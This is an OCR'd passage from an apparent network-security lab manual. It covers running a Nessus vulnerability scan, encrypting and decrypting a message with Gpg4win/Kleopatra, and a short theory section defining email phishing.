


Select the type of scan.


Enter the details of the system where the scan is to be performed.




Select the scan and click the drop-down more and then launch the scan.




Select the scan to see the vulnerabilities in the target system.



Click the vulnerability to see the description and solution for the vulnerabilities.





Conclusion:

Keylogger attack is studied and the keystrokes are identified with the help of python programming and also NESSUS tool is an IDS system is used to scan the entire network for vulnerability.

EXPERIMENT-11

STUDY OF EMAIL SECURITY

1] Explore GPG Tool to Implement Email Security

LO: Demonstrate the network security system using open source tools.


PO: PO1, PO2, PO3, PO5, PO6, PO7, PO9, PO10, PO12

Aim: To explore GPG tool to implement email security.


Theory:

- PGP stands for Pretty Good Privacy (PGP) which is invented by Phil Zimmermann.
- PGP was designed to provide all four aspects of security, i.e., privacy, integrity, authentication, and non-repudiation in the sending of email.
- PGP uses a digital signature (a combination of hashing and public key encryption) to provide integrity, authentication, and non-repudiation. PGP uses a combination of secret key encryption and public key encryption to provide privacy. Therefore, we can say that the digital signature uses one hash function, one secret key, and two private-public key pairs.
- PGP is an open source and freely available software package for email security.
- PGP provides authentication through the use of Digital Signature.
- It provides confidentiality through the use of symmetric block encryption.

PGP at Sender Site:



PGP at Receiver Site:




Procedure:


Step 1:

Install gPg4win Tool by clicking the link (https://www.gpg4win.org/thanks-for-download.html)

Click Download




Click on 0 dollar and download




Click ok ------> Next ------> Select GPA and Browser Integration -----> Install------> Finish

Step 2:


Click Kleopatra Software



Click on File------ > New Key Pair



Select Create a OpenPGP Key Pair




Click Next and give User name “your name”

Mail as “yourname@gamail.com”

Click on **Protect the generated key with a passphrase**

Select Create



Give the password

Key pair will be created Successfully.

Click Finish

Step 3:

Go to the Kleopatra and right click the name field and click export and save it as public key

Go to the Kleopatra and right click the EMAIL field and click back up secret key and save as a private key

Step 4:

Go to Notepad and Type Any message you want to Send

Step 5:


Copy the message you have written in the notepad and Go to the kleopatra and Select clipboard and Encrypt

Step 6: Do the Same procedure for the Decryption


Output:

Original Message :

Public key of "Nancy" is used for encryption:



Encrypted message:



Decrypted message at Nancy's side:

2] **Analysis of Phihing Attack**

Aim: To Analyze the Phishing Attack


Theory:

An email phishing attack is a form of cybercrime where attackers send fraudulent emails that appear to be from legitimate sources, such as banks, companies, or trusted individuals, to deceive recipients into disclosing sensitive information or performing actions that compromise their security. These emails are designed to look convincing and often contain urgent or enticing messages, fake links, or malicious attachments intended to trick recipients into clicking on links, downloading files, or providing personal information like passwords, credit card numbers, or social security numbers. The goal of an email phishing attack is to exploit the victim's trust to gain unauthorized access to sensitive data or systems.

